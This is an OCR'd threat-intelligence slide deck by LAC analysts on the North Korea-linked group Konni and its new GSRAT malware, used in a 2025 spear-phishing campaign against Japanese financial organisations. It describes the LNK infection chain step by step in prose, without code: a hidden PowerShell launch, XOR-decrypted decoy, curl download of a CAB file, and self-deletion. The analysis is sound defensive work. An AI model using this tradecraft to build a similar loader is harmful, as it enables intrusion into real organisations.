Konni’s New Arsenal: Unmasking GSRAT in North Korea-linked APT Operation

Takuma Matsumoto
Yoshihiro Ishikawa

Who We Are

Takuma Matsumoto

Malware Analyst
Cyber Emergency Center at LAC Co., Ltd.

Yoshihiro Ishikawa

Cyber Threat and Malware Analyst
Cyber Emergency Center at LAC Co., Ltd.

Agenda

1. Overview
2. Campaign Summary
3. A Study of AutoIt
4. Deep Dive into GSRAT
5. Attribution
6. Countermeasures of Threat
7. Conclusion


Introduction

- In May 2025, North Korea-related APT actor **Konni** launched an attack using a new AutoIt-based RAT (**GSRAT**)
- This campaign targeted organizations associated with **Japanese** financial institutions
- Konni distributed malware consisting of an **LNK** file and an **AutoIt script** via a spear-phishing attack that impersonated affiliated companies
- We share **more details** about this campaign, including new malware GSRAT

01


Overview

Konni




- **North Korean state-sponsored threat group** active since at least 2014
- Alias:
  - Opal Sleet (Microsoft), UNC4531 (Mandiant), Earth Imp (TrendMicro)
- Targets:
  - Main Victims:
    - Political organizations
    - Financial and cryptocurrency sectors
    - Individuals/Organizations who have interest in North Korea
  - Country: South Korea, Russia, USA, **Japan**
- Malware:
  - Konni RAT (2014 - 2024)
  - Customized Babyface/Fxfdoor (2018)
  - Amadey (2018 -)
  - Custom Amadey (2023 -)
  - xRAT/Quasar RAT (2023 -)
  - Custom Lilith RAT (2023 -)
  - Remcos RAT (2025 -)
  - RftRAT (2023 -)
  - **LNK Malware (2023 -)**
  - **GSRAT (2025 -)**

Konni Timeline



 * This diagram is based on published reports but includes some of our own estimates.


Relationships with Other Threat Actors



02

Campaign Summary

Infection Chain




Spear-phishing Mail

Projection Only

Windows Shortcut (LNK) File (1/2)

- Uses **dir** and **findstr** commands to locate **powershell.exe** under "System32\WindowsPowerShell"
- Uses PowerShell to execute the **obfuscated script** embedded within the LNK file



Finds powershell.exe using dir and findstr

LNK File Size 840,404 bytes

Windows Shortcut (LNK) File (2/2)

1. Gets full path of LNK file
Search for the LNK file and gets its full path and filename

2. Drops & Executes decoy file
Reads the data from the LNK file based on offset value, XOR decrypts it, drops it and executes it

3. Gets CAB file path "C:\Users\Public\work.cab"

4. Downloads CAB file
Downloads it from a compromised site using curl.exe

5. Deletes LNK file

6. Gets path "C:\Users\Public\documents"

